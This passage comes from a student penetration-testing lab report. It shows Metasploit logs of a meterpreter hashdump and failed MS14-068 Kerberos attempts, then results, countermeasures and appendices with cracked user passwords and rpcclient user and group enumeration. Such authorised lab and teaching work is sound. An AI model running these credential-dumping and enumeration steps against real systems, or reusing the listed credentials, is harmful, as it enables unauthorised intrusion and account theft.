
```
C:\Windows\system32
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf156ff6c7669d559893453848848350...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500
d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


meterpreter >
```

Figure 30a - kerberos – This exploit was not successfully executed but was attempted



```
[-] Invalid USER_SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > urn
[-] Unknown command: urn.
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module against 192.168.0.1

[*] Validating options...
[-] Invalid USER_SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set user_sid 501
user_sid => 501
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module against 192.168.0.1

[*] Validating options...
[-] Invalid USER_SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > show options

Module options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):

   Name      Current Setting       Required  Description
   ----      ---------------       --------  -----------
   DOMAIN    UADCWNET              yes       The Domain (upper case) Ex: DEMO.LO
CAL
   PASSWORD  Thisisverysecret2019  yes       The Domain User password
   RHOSTS    192.168.0.1           yes       The target host(s), range CIDR iden
tifier, or hosts file with syntax 'file:<path>'
   RPORT     88                    yes       The target port
   Timeout   10                    yes       The TCP timeout to establish connec
tion and read data
   USER      Admin                 yes       The Domain User
   USER_SID  501                   yes       The Domain User SID, Ex: S-1-5-21-1
755879683-3641577184-3486455962-1000

msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) >
```

Figure30b - Kerberos – This exploit was not successfully executed but was attempted



```
[*] Running module against 192.168.0.1

[*] Validating options...
[*] Using domain UDACWNET...
[*] 192.168.0.1:88 - Sending AS-REQ...
[!] 192.168.0.1:88 - Unknown error
[-] 192.168.0.1:88 - Invalid AS-REP, aborting...
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set password Pa$$wo
rd
password => Pa$$word
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set password Pa$$w0
rd
password => Pa$$w0rd
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module against 192.168.0.1

[*] Validating options...
[*] Using domain UDACWNET...
[*] 192.168.0.1:88 - Sending AS-REQ...
[!] 192.168.0.1:88 - Unknown error
[-] 192.168.0.1:88 - Invalid AS-REP, aborting...
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) >
```

3. Results

With all the tests and system hacking it was clear to see that the system had many vulnerabilities, vulnerabilities that were able to be exploited.

In the end, it can be seen that the servers and clients had quite a few vulnerabilities that were able to be exploited, some successfully and some that would require more research. Overall, the main exploit and vulnerability would be the Eternal blue, in which allowed for quite a lot of information to be 'stolen' from the systems, such as credentials, as well as having the ability to upload and download files. In such a case, it would be possible to upload malicious files that could potentially corrupt the entire system.
Though given the final results, it can be seen that all the vulnerabilities allowed for the ultimate control of the system which, in the end, lead to the attacker having plenty of information about the victim as well as all the credentials of the users, including who they are and where they work, in terms of departments.

i. Countermeasures

In regards to 'nmap', 'Ofuscate' can be used in order to trick the tools into displaying a false OS, in which can protect against the attacker doing any research and using already published exploits for known vulnerabilities.
For the use of telnet, the simple solution for its vulnerability would be to replace it with SSH.
For the 'Eternal blue' exploit, it would be key to keep the systems up-to-date with updates and such as this was a vulnerability found within Microsoft.

Furthermore, with fgdump, all that could be advised would be to have a strong administrator's password. For the Kerberos exploit, if it had succeeded would have allowed for the hashes of the KRBTGT account which in turn could allow Kerberos to encrypt ticket granting tickets and lead to unlimited ticket and allowing for any level of access to be provided.

To any of the exploits such as SMBT and pop3, which has control over in and out-bound emails, would be to set up SMBT authentication to control user access.

4. Discussion

During the tests that were undertaken it was found that through a series of scanning, enumerations, and system attacks it was possible to gain a significant amount of information about the victim and ultimately gain access to their highest privileged user on the system as well as gain remote access to the machines that are present. At the end of all the tests and most of the system hacking proved to be a success, resulting in the conclusion on how dangerous it is to leave certain vulnerabilities on a system and how it can effect a business.

i. Future work

If more time was provided it could have been possible to use a key logger in order to try and dump some of the passwords. Also, it would have been possible to have a look for more exploits and do more research in regards to the vulnerabilities that the system had, and to use exploits against the other vulnerabilities that were presented, e.g. slowloris, kpasswrd5, and so on.

Furthermore, in conjunction with the fgdump that was used, it would have been possible to attempt to use other tools that were similar such as pwddump and cachedump in order to test what sort of result would be achieved.

5. Conclusion

To conclude, the sort of damage such vulnerabilities could cause would be catastrophic to any company, as well as to the employees, as an attacker would have the ability to not only monitor them but have access to any of their personal information that they may store on their PC's at the workplace.

The aims for this practical were well met, successfully showing how vulnerabilities could be abused and used to gain access to information they some should not have access to, for example the built-in administrator. Also, if left unattended or ignored can have a significant impact on how well a company is able to keep protected.

References

https://www.alpinesecurity.com/blog/history-of-penetration-testing

http://www.binrev.com/forums/index.php?/topic/45077-telnet-vulnerabilities/

https://www.informationsecuritybuzz.com/articles/evolution-penetration-test/

https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-banks-carric.pdf

Appendices

Appendix 1:

Cain:


D.Manning:1153 →Plaintext of FBE8AFE99774933A7534ADB772B10870 is endothelial
A.Peters:1159→ Plaintext of A78C0C569C48F6C0F4F8487BDA4A6F2F is erosion
J.Rhodes:1177→ Plaintext of E27B46A1B3103AB41AA1AD5278573FC3 is journalese
K.Hudson:1183→Plaintext of 911C26C5312E4B7A6FFA3B71013DB89E is negotiate
Test→ Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
E.Elliott:1186→Plaintext of 0B86B1AF4419BBD7A87DBB345A9C93F6 is trivalent25
N.Vega:1187 →Plaintext of D81841D2202596E0B9A0587722F21625 is vaginal73
M.Mills:1179→ Plaintext of 8DD99C05DCF059DB3CF931B294E0A32D is whomsoever
C.Olson:1164→Plaintext of 768E472E247102C4B5E5B801FF1D6D71 is wiretapping

Some extra usernames and passwords found:


r.soto – HARMvxgt879r6X
admin – Thisisverysecret2019
administrator – pa$$w0rd (created)/Hacklab1 (cracked)
r.astley– Nevergonna
guest - ‘ ‘ (disabled)

Appendix 2:


RPCclient:



```
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
```




```
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
```




```
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]
rpcclient $>
```

All groups



```
user:[test] rid:[0x4a5]
rpcclient $> enumalsgroups builtin
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
rpcclient $> 
```


Domain users



```
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]
rpcclient $> 
```

Look up names of “admins”


Above a



```
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]
rpcclient $> lookupnames administrators
